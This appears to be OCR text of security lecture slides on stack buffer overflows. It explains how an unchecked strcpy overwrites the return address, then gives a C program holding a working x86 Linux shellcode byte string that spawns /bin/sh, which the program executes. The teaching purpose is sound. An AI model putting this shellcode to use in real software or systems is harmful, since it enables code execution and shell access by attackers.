
What if the buffer is overstuffed?


buf
overflow
str
Frame of the calling function
Top of stack
This will be interpreted as return address!

strcpy **does not check** whether the string at *str contains fewer than 126 characters ...

… if a string longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations

What if the buffer is overstuffed?

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
at *str contains fewer than 126 characters ...



... if a string longer than 126 bytes is copied into buffer,
it will overwrite adjacent stack locations

Injecting Code

Shellcode

```
#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";

int main()
{
  fprintf(stdout,"Lenght: %d\n",strlen(shellcode));
  (*(void  (*)()) shellcode)();
}
```